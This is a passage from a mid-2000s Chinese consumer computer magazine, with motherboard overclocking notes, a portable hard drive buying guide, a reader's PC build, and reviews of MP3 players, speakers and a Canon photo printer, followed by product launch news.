从原来的3.6GHz变成现在的3.72GHz，Pentium4 560这款处理器在频率提升方面似乎并没有明显的战果。但是对于超频玩家来说，这种进步却具有了跨时代的意义。拥有华硕P5AD2-E Premium主板的用户完全可以将Pentium4 560的倍频提升至低于默认的15倍频甚至是16倍频，前端总线再次提升到1066MHz的成果就变得相当显著了，其性能表现也将获得更大的提升！

四、各路英豪、齐聚一堂

华硕P5AD2-E Premium（参考价格：2480元）




厂商咨询电话：800-820-6655

倍频破解手段：通过在BIOS中加入CPU Free Lock功能实现

主板推荐评述：率先推出的能够破解Pentium4倍频的主板，采用了i925XE+ICH6R芯片组，支持1066MHz前端总线的LGA775全处理器。整体做工优秀，性能超群，具备先进的BIOS创新系统。支持双通道DDR2 533内存，板载无线网络及双千兆网卡。

华硕P5GD2 Premium（参考价格：1850元）




厂商咨询电话：800-820-6655

倍频破解手段：通过在BIOS中加入CPU Free Lock功能实现

主板推荐评述：继华硕P5AD2-E Premium推出之后，紧跟着推出的 妹型产品。采用了i915P+ICH6R芯片组，支持800MHz前端总线的LGA775全处理器。支持双通道DDR2内存，板载无线网络及双千兆网卡。齐全的数码影音接口，让用户享受影院级效果。

微星925XE Neo Platinum（参考价格：1680元）




厂商咨询电话：021-52402018

倍频破解手段：通过BIOS中的CPU Ratio Unlock功能实现。

主板推荐评述：微星基于Intel平台的旗舰级产品，做工完美，性能强悍。采用了i925XE+ICH6R芯片组，支持1066MHz前端总线的LGA775全处理器。支持双通道DDR2 533内存，内建Broadcom BCM5751 PCI-E Gb网络控制器和最新的磁盘阵列技术。

技嘉GA-8AENXP-D（参考价格：1720元）



厂商咨询电话：010-62102838

倍频破解手段：通过BIOS中的C.A.M（CPU Adjustable Multiplier）功能实现。

主板推荐评述：GA-8AENXP-D是技嘉8Σ主板系列中的旗舰级产品，提供了全方位的完整功能，做工及性能都是不容置疑的。采用了i925XE+ICH6R芯片组，支持1066MHz前端总线的LGA775全处理器。采用了U-Plus双回路电源系统，提高超频成功率。

移动硬盘选购杂谈

★★

■阿柚蜜

随着数字化时代的不断发展，移动硬盘这个往昔属于中高端的产品，越来越为大众所熟悉和接受。不过移动硬盘购买也是个技术活儿，到底买原装还是组装，40GB容量好还是60GB容量棒，转速和缓存容量有多大影响，这些问题都听我在这里为大家一一道来。

尺寸、原装和组装

在说原装和组装之前，我们先来看看移动硬盘的构成，从根本上来说移动硬盘就是"硬盘＋硬盘盒"这样子构成的。移动硬盘组装和原装的概念和我们常见的兼容机与品牌机概念差不多。

从用户这边来说组装也就是自己买个硬盘盒，把硬盘塞进去就好，从厂商这边来说也就是简单的做"硬盘＋硬盘盒"的组合，然后卖给用户。而原装产品，"硬盘＋硬盘盒"就不是简单的组合了，在这里面还加入了很多数据保护、防震等多种功能和特殊设计。当然，还有一个区别，那就是品牌信誉与售后服务。

移动硬盘从砖头那么大的产品到可以放入口袋的产品，各种大小应有尽有，但这些规格从根本上来说都是移动硬盘中的硬盘部分来决定的。

常见的硬盘有3.5英寸和2.5英寸两种规格，3.5英寸硬盘就是大家最常见到的台式机硬盘。它的个头比较大，用来做移动硬盘，携带上不是很方便，但是它也有优势，那就是容量大性能好，性价比高。而2.5英寸硬盘则多用在笔记本电脑上，采用这种硬盘的移动硬盘更为轻便，携带容易，是现在最流行的选择。

至于更小的采用1.8寸、1寸乃至更小硬盘的移动硬盘，外观非常的小巧可爱，甚至可以放入衣兜或者作为装饰品，但是便携的代价就是容量较低，而且价格非常昂贵。

性能指标

移动硬盘也涉及缓存、转速等和性能有关的参数，甚至容量也是选购时主要考虑的因素之一。在容量上主流的选择是从40GB到80GB的轻薄类移动硬盘，40GB的容量在BT下载风行的现在已经能满足不少需要使用移动硬盘的场合。而对于20GB等更低容量的移动硬盘，这里并不推荐，因为容量小往往对应的是较低的性能与过时的型号，不懂行的你，还很有可能买到一些质量有问题的"仓底货"或者翻新货。

硬盘转速也是移动硬盘的重要参数之一，主流的选择是4200转/分钟和5400转/分钟两大类。提高硬盘转速，无疑可以提高硬盘性能。不过这里也是有误区的。从4200转/分钟到5400转/分钟，在数值上貌似有28%的提升，但是如果我们假设两块移动硬盘只是转速差异的话，测试结果会告诉我们5400转的产品比4200转的产品只能带来几个百分点的提升，远远达不到28%。而且，转速高对于保护措施有限的移动硬盘来说，更不是一件好事。因为转速越高，移动硬盘在执行读写操作时的抗震能力及自我保护能力就会相对减小。如果你选择的是高转速的移动硬盘，你在使用时就更要加倍小心震动的威胁！

和转速一样，很多用户对硬盘缓存容量的认识也存在误区。2MB缓存和8MB缓存并不会有4倍的性能差异。从2MB提升到8MB,实际上能带来的性能收益只是5%～10%而已。而缓存的提升对于移动硬盘来说，更多的是起到节能和保护硬盘的作用。就这点来说,选择高缓存容量的移动硬盘还是值得的。

不同的品牌和型号，在市场上的价格相差比较大。对于转速和缓存这两个话题而言，4200转、2MB缓存的产品已经可以提供足够的性能，5400转、8MB缓存或者更高规格的产品是否值得选购，那主要取决于价格，整体不到20%的性能提升，如果用过高的价格去换取，显然是不明智的。

如果是自己选择硬盘＋硬盘盒的搭配，那么这里还要涉及硬盘的选择问题。一般来说在这个领域日立和希捷两家公司的产品更得人心一些，同一代同档次的产品性能相差不大，大家可以凭自己喜好选择。当然，西部数据、迈拓和三星的产品也不错，可以考虑。

接口与供电

常见的移动硬盘接口分为USB和IEEE1394a两类，而USB接口是最常用的。但这里面又会细分为Fullspeed和Highspeed两类，前者就是USB 1.1接口，其接口传输速度只有12Mb/s,传输1GB的数据需要超过10分钟的时间，已经是被淘汰的接口规范。

Highspeed采用的是USB 2.0接口,它的理论传输速度最高可达480Mb/s,也就是Fullspeed接口的40倍,这将大大缩短数据传输的时间。而IEEE1394a接口的理论传输速度是400Mb/s，介于Highspeed和Fullspeed之间，但是此接口普及率远不及USB接口，多是苹果机(MAC)及专业用户才会选择。

供电问题不仅对产品的易用性有影响，和产品的寿命也有关系。一般USB接口对外只能提供0.5A的电流，2.5英寸的笔记本硬盘，满负荷工作需要的电流大多在1A左右，USB接口的供电明显不足。而IEEE1394a的接口可以提供1.5A左右的供电，基本能满足2.5英寸硬盘的需求。

供电不足主要有两个影响。首先是对性能的影响，没有足够的能源，硬盘就不可能正常运行，数据传输速度就大打折扣，即使采用的是日立7K60这样的高性能硬盘，也显不出和中低端产品的区别。另一个影响就是对硬盘寿命的影响了，在工作中供电不足，往往会导致磁头力臂经常性停顿，这有可能会使硬盘出现物理坏道。

主流的2.5英寸的移动硬盘，如果不考虑外接供电，最佳选择就是IEEE1394a和USB2.0双接口的产品，为双接口多付出一部分钱是值得的。如果不选择双接口，兼容性更好的USB 2.0接口和外接供电方案就成为必然了。

防震和加密设计

原装的品牌移动硬盘在防震和加密设计等方面，比组装产品更优秀。和笔记本电脑一样，移动硬盘不少时间都是处于非静止状态的，不管硬盘是否在工作中，如果受到较大外力的冲击，硬盘的损坏就几乎成了必然。为了提高移动硬盘的自我保护能力，除了采用主动抗震保护以外，以采取吸收震动能量方式来降低硬盘受损几率的被动式保护被广泛采用。这类被动式保护措施，主要是通过机械部件来实现保护措施，比如常见的气垫方式和自动滚轴平衡方式。


除了防震以外，散热和防静电设计也是低价产品节约成本的着眼点，静电是硬盘的杀手，而良好的散热对延长产品的寿命也有较大的帮助。一味追求外观的轻薄和美观，忽视了防震和散热，这是移动硬盘选购中很常见的误区。

加密设计是原装产品对移动硬盘附加增值的一种做法，具体实现的方法是五花八门，有些用户对移动硬盘的定位只是用它来"搬"数据，那么加密设计就不是很必要。但有的用户有资料保密的需求，那么这些设计还是很体贴的。

产品推荐

爱国者 移动存储加密王III代/40GB

价格:1500￥ **推荐指数**:9


图1

随着DVD盘片的降价和大容量闪存盘的兴起，移动硬盘开始朝着变为一些有特殊要求的用户发展了，爱国者移动存储加密王Ⅲ代就正是这么一款产品。

从性能上来说，爱国者移动存储加密王III代采用的是USB 2.0 Highspeed接口和DMA 100传输协议，传输速率达到480Mb/s。产品采用了液压平衡滚轴系统和硅氧盘片，在抗震性上表现也不错。

加密能力是这款产品的亮点，通过NIST认证的TDES加密技术，同时拥有物理隔离、数据备份、网络安全、误删除智能备份多种独特功能。三重加密锁，采用了独特的可对存储硬盘进行加密/解密的硬件加密芯片和专用电子加密钥匙，可以把加密芯片信息、专用钥匙信息、硬盘信息进行对应并做128位加密运算，同时写入硬盘的主分区表。此后加密芯片、电子加密钥匙、存储硬盘就将被整合在一起，缺少任何一个都将无法使用，确保了存储数据的绝对安全。

三星 GMHD-40/40GB

价格:1250￥ **推荐指数**:8.7



图2

对于不需要加密等功能的用户，三星这款产品相当的不错。因为三星自己就是硬盘生产厂家，所以产品的可信赖度就相当的高。三星GMHD-40的硬盘是一款5400转的产品，采用了液态轴承，GMR磁头、SilentSeek超静音技术和SMPA平滑读取技术，性能不错。

三星GMHD-40同样采用的是USB 2.0 Highspeed接口，保证了数据传送速度。超薄的铝制外壳和磨沙表面，三段式盒身设计，前后透明壳盖，加上三星的品牌和三年的质保，值得考虑。

纽曼 新纽曼之星(超薄)/40GB

价格:790￥ **推荐指数**:8.6


图3


2.5寸移动硬盘中追求超小超薄的不在少数，但纽曼之星(超薄)这个系列却是值得考虑的产品。它采用的是4200转的硬盘，采用铝镁合金外壳和独立中框固定，防震设计还是不错的，另外有新型散热涂层可进行较好热传导，也非常实用。总的来说，这是一款不失时尚的实用主义产品，很不错。

CF [CP03]



问：我喜欢听音乐，也爱看电影，所以特别想既用电脑听上有水准的音乐，又看从网络上下载下来的具有家庭影院效果的电影（把贵刊第3期和16期的装机结合起来，但据网上有关报道，在多声道上听音乐效果不怎么好，不知真否？），而且平时还可制作一些课件，最好是64位的。不知能否帮助配置一台？

答：电脑的多声道音频系统的优势确实不在于音乐的效果，而是更偏向于声效。如果你想获得更好的音乐效果，首先就要根据自己对音乐的听感习惯进行音频系统的选择搭配。我们根据这位读者对影音应用的需要，出了一套配置以供参考。要特别说明的是，这里我们并没有使用独立声卡，而是继续使用主板自带的声卡与一款优质音箱的组合。我们也认为这样的音频系统搭配已经能满足目前绝大多数用户对音乐的听感喜好。





配件	品牌及型号	价格(元)
CPU	AMD Athlon64 3200+/E3(盒)	1480
主板	华硕 A8V Deluxe	890
内存	Kingmax 512MB DDR 400(TSOP封装)×2	355×2
硬盘	西部数据 Caviar SE 1200JB	650
显卡	微星 R9550(白金版)	599
显示器	飞利浦 170C6液晶显示器	2350
声卡	主板集成	-
网卡	主板集成	-
光驱	LG GWA-4164B 16X DVD刻录机	388
键鼠	微软 光学精巧套装	155
音箱	三诺永恒系列N-30G	440
机箱	百盛 L101	328
合计		**7990**



LG GWA-4164B

类型:DVD±RW
DVD读取倍速:16X
DVD刻录倍速:16X
CD-RW擦写倍速:32X
CD-R写入倍速:40X
写入盘片格式:DVD、CD、CD-ROM、CD-R、CD-RW、DVD+R、DVD+RW、DVD+/-R DL等
DVD擦写倍速:8X
缓存大小:2MB

西部数据 Caviar SE 1200JB

产品系列：鱼子酱（Caviar）
产品容量：120GB
缓存（KB）：8000KB
接口类型：IDE
转速：7200转/分
单碟容量（GB）：40GB
盘片数（张）：3
磁头（个）：6
平均寻道时间（ms）：8.9

华硕 A8V Deluxe

适用平台：AMD平台
集成芯片：声卡/网卡
芯片组：VIA K8T800Pro + VT8237
音频芯片：Realtek ALC850，8声道音频解码器
网卡芯片：Marvell 88E8001 GbE Gigabit
支持CPU：Socket 939插槽，支持 AMD Athlon 64FX / Athlon 64，AMD 64 架构同时支持32位及64位计算，支持AMD Cool 'n' Quiet技术
支持内存：4×184pin DIMM插槽，支持最大4GB DDR内存，双通道内存架构
接口：8个USB2.0接口，一个AGP插槽，支持AGP8X(仅限1.5V)，5×PCI，一个IDE插槽，2×Serial ATA，支持RAID 0，RAID 1及JBOD；Promise 20378 RAID控制器 VIA1394控制器支持2个1394接口

飞利浦 170C6

液晶显示屏：17英寸
亮度性能：250cd/m2
对比比率：500:1
反应时间：8ms
显示色彩：16.2M
水平视角范围：160度
垂直视角范围：145度
点距：0.264mm
分辨率：1280×1024
接口类型：15针 D-Sub
消耗功耗：30W

AMD Athlon64 3200+/E3(盒)

CPU内核：Venice
主频（MHz）：2000MHz
FSB（MHz）：1000MHz
插槽类型：Socket 939
L1缓存（KB）：128KB
L2缓存（KB）：512KB
多媒体指令集：MMX，SSE，SSE2，SSE3，3D!Now，3DNow+，X86-64
工作功率（W）：67W
内核电压（V）：1.4V
制作工艺（微米）：0.09微米

微星 R9550(白金版)

显卡芯片 Radeon 9550
芯片厂商：ATI
核心频率：250MHz
芯片位宽：256 bit
制造工艺：0.13微米
显存：8颗三星3.6纳秒DDR 128MB 128bit TSOP显存
显存频率：400MHz
总线接口：AGP 8X
输出端口：15针D型（VGA）接口/S-video接口（TV-Out）/24针DVI-I接口

三诺 N-30G

声道：2.0
功率：25W＋25W(RMS)
扬声气单元:高音 1英寸，低音5.25英寸，全防磁设计
重 量:7.6kg
外形尺寸：W180×H280×D192(mm)

Kingmax 512MB DDR 400 (TSOP封装)

适用类型：DDR
适用机型：台式内存
产品容量：512MB
工作频率(MHz)：400MHz

CF [CP04]

酷比魔方(CUBE31)MP3试用手记

■谢国庆

拿到CUBE31后，第一个感觉就是真的很酷。酷比魔方的产品一直都以创意独特的外观设计立足于MP3市场，CUBE31也不例外。搁远点儿看，CUBE31仿佛一台老式收音机，两边是收音机的两个喇叭，而五维键则充当电源开关/音量大小键的角色，顶端的音量调节旋钮正好是调频的转盘；播放MP4时则像一个能拿在手中的MINI小电视，尤其CUBE31带有两个功率为100mW的内置立体声扬声器，声音相当的大，看视频时别有一番风味。

CUBE31机身的金属味相当浓，除了所采用的材质关系外，硬朗的风格线条也为其增添了不少的金属气息。主机前后外壳均采用了金属材料，无论视觉上还是手感上都非常不错。主机背面设计的有棱有角，后壳是金属一次铸成型的，四角分别通过四颗螺丝钉与机身固定在一起，拆卸时非常方便。

CUBE31采用了常见的五维按键设计，操作起来十分简便，而手感也相当不错。听歌的时候上下键调音量，左右换歌曲；播放MP4的时候左右则变成调亮度，上下键换文件。观众可以直接调亮度，很是有趣。进入　览模式五维键的功能则又发生了变化，上下键选择菜单，向右进入下一级菜单，向左返回上一级，向下按则是播放当前文件。但只有按play/开关键才是停止当前播放。

液晶显示屏	6万5千色真彩屏	
容量	256MB/512MB	
体积	65×37.6×18.3mm	
重量	51克(含电池)	
接口	USB2.0	
颜色	银	
电池	内置　电池	可以播放16小时
特色功能	支持MP4格式视频播放	览JPG图片，可看电子书

值得一提的是，CUBE31采用的可90度旋转画面的方形屏幕(长按五维键就可旋转)，横看竖看各具特点，而其五维键的功能会随着屏幕的转动发生改变，使玩家的操作更习惯。这样的设计非常人性化。

CUBE31可以播放MP3、WMA、OGG、DRM格式的音乐文件，同时它还支持同步显示歌词和ID3信息，用它自带的软件，玩家可以方便地把这些信息"集成"到歌曲里。音质方面，CUBE31支持包括标准、现场、摇滚、舞曲、古典、重低音在内的多种预设音效，同时还可提供用户自定义的EQ音效以及7种3D音效的选择，进而满足用户苛刻的音质要求。

CUBE31可以播放MPEG-4格式的视频文件时，当视频文件画面尺寸与屏幕分辨率不匹配，它会按原画面比例放大或缩小，不会拉伸图像(就像用电脑看电影，显示成中间的一条)。由于当前MP4格式的文件还是比较难下载，CUBE31专为此提供了随机软件PMP Transcoder，可以方便将AVI、MPG、ASF、WMV格式转换成MP4格式，转换速度一般约为播放时间的三分之一，转换后的文件大小一般可以缩小到原来的三分之一或四分之一。可惜的是没有提供对rmvb文件的支持。试用时我们对转换速度做了测试，大小8.86M时间长度3分22秒的asf格式的MTV转成MP4格式大概需要1分钟的时间，还是可以接受的。







除了播放音乐视频以外，通过CUBE 31还可收听FM调频广播，这款产品提供了自动搜索并保存频道的功能，共有20个预设频道可供选择。频道搜索比较准确，另外播放的音质也令人满意

CUBE 31还提供了录音功能，除了使用MIC录音以外还可通过LINE-IN接口进行CD到MP3的格式转换，很是方便，并且在工作时还提供了诸如录音品质、信噪级别等多项选择。环境设置中，用户可以选择是扬声器输出还是耳机输出。

另外，诸如语言、日期、时间、屏幕对比度等设置也在此完成。特殊设置选项中，我们可以定时录制FM广播节目，或是设置闹铃、睡眠、自动关机等操作。

总的来说酷比魔方这款MP3还是非常不错的，只不过1399元(256MB)的售价对于一般人来说还是有些贵，比较适合玩酷一族和时尚一族选择。

优点：

内置立体声扬声器

外形独特，个性化的音量调节旋钮

可同步显示歌词和ID3信息

可播放MPEG-4格式影片

屏幕显示可实现90度旋转

图片可放大显示，平移　览

缺点：

售价较贵

体积较大

不支持rmvb格式

内置音箱音质一般

CF [CP05]

麦博今年推出的　高系列产品，在市场上赢得了很高的声誉。不过市场的主流还是在于200元和200元以下的低价位产品，所以麦博今年又进一步推出了低档的M系列产品。继前不久的M-600之后，两款更为普及化的产品——M-500和M-200又进入了我们的眼帘。

麦博的两款低档音箱新品



■ CFan 评测室

M-500继承了M系列黑白相间的外观设计，但比M-600要显得更为稳重一些。




M-500的低音炮采取了立式设计的造型，操控旋钮在前方，内置了一个5寸的扬声器。



M-500的卫星箱采用了梯形设计，边角采用了流线型设计方案，扬声器为2.5寸纸盆，并设计了一个椭圆形的倒相孔以加强中频。

M-200则与M-500不同，使用的是全黑的设计。显得更为传统。



M-200的低音炮为卧式设计，操控位于右侧面，同时满足了外观和操控方便的要求。



M-200的子音箱同样为梯形流线设计，不过前面覆盖了防尘罩，看上去要更显得稳重，仿佛一对小对箱。

试听这两款产品，M-500与M-600相比，在音色上比较统一，没有扬声器太多的音染，中音比M-600略差，声音有些发干；高音显的比较清脆，只是略有粗糙；而低音要较M-600稍好，低音力度也很足，而且弹性也很好。

在声像的稳定性方面与M-600同样出色，当音乐频率高低变化时，能比较清晰地听出歌唱家或乐器独奏家的位置，整个声场在两个扬声器之间的空间上能全面铺开。动态范围较M-600大一些，但感觉还是缺少重量和冲击力。整体来看，这两款产品属于同一等级的产品。

而M-200由于体积较小，低音效果比M-500要差一些，不过在中高频上的表现，二者相差不是很明显。显然这是一款面对低价位的性价比类产品。 CF [CP06]



SELPHY CP600体积小巧，配上自带的电池也完全可以放到书包里带着走。

佳能SELPHY CP600 热升华照片打印机

■CFan 评测室

便携式打印机是佳能打印机中很受关注的一大类产品。而今年前不久，佳能新发布的SELPHY CP600热升华打印机更是格外吸引人。

与佳能传统的产品相比，SELPHY CP600更能体现"便携"这一概念，它的体积只有普通饭盒那么大小，自带有电池可以供电，方便在野外使用。送纸盒等都可以拆卸携带，并具有对纸张的保护功能。


SELPHY CP600的关键在于使用了热升华打印技术，众所周知，热升华打印相对于常见的喷墨打印拥有更好的光泽度与质感，最为适合打印照片。



在家里使用的话，就可以插上原配的电源，此时可以将电池摘下来，盖上保护盖。也可以为电池充电。



这就是特殊的热升华墨盒，通过四次热升华套印来进行打印。



SELPHY CP600支持USB直连打印，也支持红外线打印，所以在野外可以直接打印数码相机或手机里的照片，而不需要其他设备。



SELPHY CP600的进纸盒也是存储打印纸的装置。而装上后，下部进纸，上部则成为了出纸的架子。



全部安装好的样子。

从SELPHY CP600的打印效果来看，作为热升华打印机，SELPHY CP600打印的照片的确接近晒印照片的感觉，比普通的喷墨打印效果好得多。不过也正因为是热升华打印，它的打印速度比普通喷墨打印慢很多，需要相当有耐心才行，而且其耗材的消耗也很快，成本比较高。

以SELPHY CP600的定位来说，它显然针对的是有在野外输出照片要求的用户，小巧的体积、自带电池的设计、直接连接的打印方案、接近晒印的打印质量，都使得它适合于打印量不大，但对打印质量和方便性有很高要求的用户。对这些用户来说，SELPHY CP600的确是不二之选。

CF [CP07]



朝华 MF661 MP3 随身听

■ CFan 评测室

朝华 MF661 给人的第一印象就是造型另类，其外形采用了流线型的设计，机身前壳的金属材质，经过电镀工艺技术处理后显得光亮无比，完全可作镜子使用。

在正面，能看到一突出的彩色液晶显示屏，尺寸不大，屏幕的下方有一五维控键，中间的摇杆相当灵便。与正面采用了金属质地按键设计，不同的是，MF661 的两侧按键均采用了塑料质地、扁平的设计，操控感十分不错。左侧除了常规的锁定开关、菜单键外，还有一独特的文件夹按钮；右侧则分布了 EQ 和 A-B 复读、录音等功能的两大按键。

除了提供挂绳外，MF661 还为用户配备了一个手腕套带，佩戴起来十分舒适。MF661 的外形尺寸为 40 × 82 × 21(mm)，含电池的重量达到了 60 克，比较沉重，在携带上会存在着一定的问题。其他附件上也都做得相当齐备，不同的是 MF661 还为用户提供了一块擦拭布。





在试听中，MF661 的空间感不错，中频的表现让人满意，高频的发挥也较为满意。整体来看，这款产品是一款以外观取胜，而功能全面的产品。音质在同类产品中也属上乘。只是它需要两节电池供电，似乎不太方便。

CF [CP08]



三诺 H-231 音箱

■ CFan 评测室

H-231 是三诺大受欢迎的〝英雄〞系列的最新一款产品。

初见 H-231，可能很多人都会很奇怪，这款产品看上去怎么那么像创新的 XFREE 自由风音箱呢？其实 XFREE 中相当部分产品就是三诺代工的，所以三诺这一次推出的 H-231 带有类似的特征也就不奇怪了。

H-231 是一款外形非常大众化的产品。卫星箱看起来很像创新 PCworks 的风格，卫星音箱的塑料箱体显得有些单薄，不过卫星音箱的支架做得非常稳固，具有小的仰角设计，非常便于摆位。低音炮体积很小，音频输入线、电源线和线控连接线都已经事先与音箱内部电路连接好。







低音炮采用了前倒相的设计，而扬声器则侧置在右侧，缩小了低音炮的体积。

H-231 的主要卖点，就是它的线控设计，它不仅在低价位上提供了线控，而且线控的功能很强大，不仅具有音量调节，而且提供了低音调节和静音功能，同时还提供了一个耳机输出，为使用上提供了方便。

H-231 的声音表现不错，低音比较有力，而中高音很明亮饱满。只是由于是四寸低音单元，所以低音的量感上要差了一些。

整体来看，三诺 H-231 是〝英雄〞系列里非常好的一款产品，它的外观相当讨好，而杰出的线控设计则极大的方便了用户，也增加了好感。声音上虽然不能与较高档的产品相比，但在低价位来看，没有明显的缺陷。 CF [CP09]

畅享娱乐视觉　体验大屏魅力

——飞利浦秋季B2C　LCD新品在京惊艳亮相



飞利浦多媒体显示设备事业部中国区总经理郭元龙亲自展示最新的LCD产品

8月31日，全球消费电子行业的领导品牌飞利浦在京郊知名别墅长城脚下公社举办了盛大而别开生面的主题为"畅享娱乐视觉　体验大屏　力"秋季B2C　LCD新品体验会，邀请了来自全国各地近百家媒体亲身参与感受。在知名设计师安东设计的一栋名为"红房子"别墅的真实环境中，飞利浦以精心设计的故事情节与用全新LCD新产品搭建的现场体验环境完美配合，演绎了一场"大屏LCD走进中国家庭"的全新声色之旅。

会上，在全新场景体验的环境中，飞利浦为媒体朋友们介绍了秋季最新推出的4大类9款消费类LCD新产品。其中包括强调"为您设计"的170C6、170X6、190C6、和190X6，这里有黑白双色两款170X6；更有强调"轻松体验"概念的，在真实家庭环境中展示的被誉为"全球首创的多媒体液晶显示器"的190G6；而在"先进科技"支柱下，由4个飞利浦32寸LCD新品组成的显示墙和42寸超大屏LCD新品所带来的家庭影院般显示、音响效果都给与会媒体朋友们带来全新的声色震撼；同时，发布会上，刚刚在香港发布的数码相框(DPD)也是第一次在内地一展风采。

此次主题为"畅享娱乐视觉　体验大屏　力"的秋季B2C　LCD新品体验会，已经表明了飞利浦显示器在B2C领域新的发展方向，那就是在"精于心　简于形"的理念引导下，在"为您设计"、"轻松体验"和"先进科技"三大支柱支撑下，为不同的家庭用户提供更多个性化的，更易于使用的LCD显示产品。就像飞利浦多媒体显示设备事业部中国区总经理郭元龙先生在发布会上发言中指出的那样："此次发布会是飞利浦在数码显示领域的新尝试和突破，其发布新产品的创新性和设计的时尚性都代表着数码消费领域的全新理念突破。这也是'精于心　简于形'的飞利浦为整个产业带来的又一次惊喜"。

创新键鼠　卓尔不群

——微软06财年硬件新品闪亮登场

2005年9月7日，微软公司在京发布了其外设家族06财年主打的最新九款键盘、鼠标与键鼠套装。此次亮相的微软硬件新品携业界多项突破性技术，在性能、舒适及便携三大方面再创新高。特别值得关注的是微软首次发布高解析度激光定位技术以及首个游戏玩家专用微软激光鼠标的面世。另外，超乎寻常舒适体验的鸥翼人体工学设计还有集众多高科技于一身专为笔记本用户量身打造的无限便携，无一不体现出微软硬件一直以来致力于持续创新，不断满足用户应用需求，带给广大中国用户不一样的卓越桌面体验。

微软公司家用与娱乐事业部亚太区销售总监Yolanda女士表示："作为硬件领域的领跑者，二十多年来微软硬件一直以不断满足用户日新月异的需求为出发点，并以绝对数量的突破性创新科技享誉业界。一直以来，微软对中国市场持续加大投入，并不断开发出满足中国用户需求的产品。本年度的九款新品全部与全球同步上市，中国用户可以在第一时间感受到微软硬件带来的更多创新体验。微软希望借助本次发布的九款键鼠新品让您的'键鼠生活'与众不同，并且期待未来的创新为用户带来更多的精彩体验！"



微软新产品发布会现场

微软本次发布的九款新外设产品包括：微软舒适光学3000(Comfort Optical Mouse 3000)、微软舒适曲线键盘2000(Comfort Curve Keyboard 2000)、微软人体工学键盘4000(Natural Ergonomic Keyboard 4000)、微软无线光学迷你　4000(Wireless Notebook Optical Mouse 4000)、微软光学迷你　3000(Notebook Optical Mouse 3000)、微软无线迅雷　6000(Wireless Notebook Laser Mouse 6000)、微软无线霸雷　6000(Wireless Laser Mouse 6000)、微软暴雷　6000(Gaming Laser Mouse 6000)以及微软无线桌面套装惊雷版6000(Wireless Laser Desktop 6000)。



64位技术！神舟3款可爱宝新品上市5399元起

神舟一体化专利产品"可爱宝"电脑凭借多功能集成、一体化、便于移动以及 丽外观等特点，刚推出就已震撼被笔记本蚕食了半壁江山的台式电脑。近日，第二代"可爱宝"新品也已上市，这三款可爱宝新品分别为：佳 Q331S、佳 Q506S以及佳 Q519S。与上一代产品相比，他们最突出的特点就在：处理器全部基于LGA775架构，全线支持最新64位计算技术；采用910GL或915GV芯片组，集成Intel GMA900显卡，同时采用PWM温控技术，散热与静音处理得当。

咨询电话: *800-830-7108*

产品价格: 5399元起



多彩"韵动者" 谱写青春律风

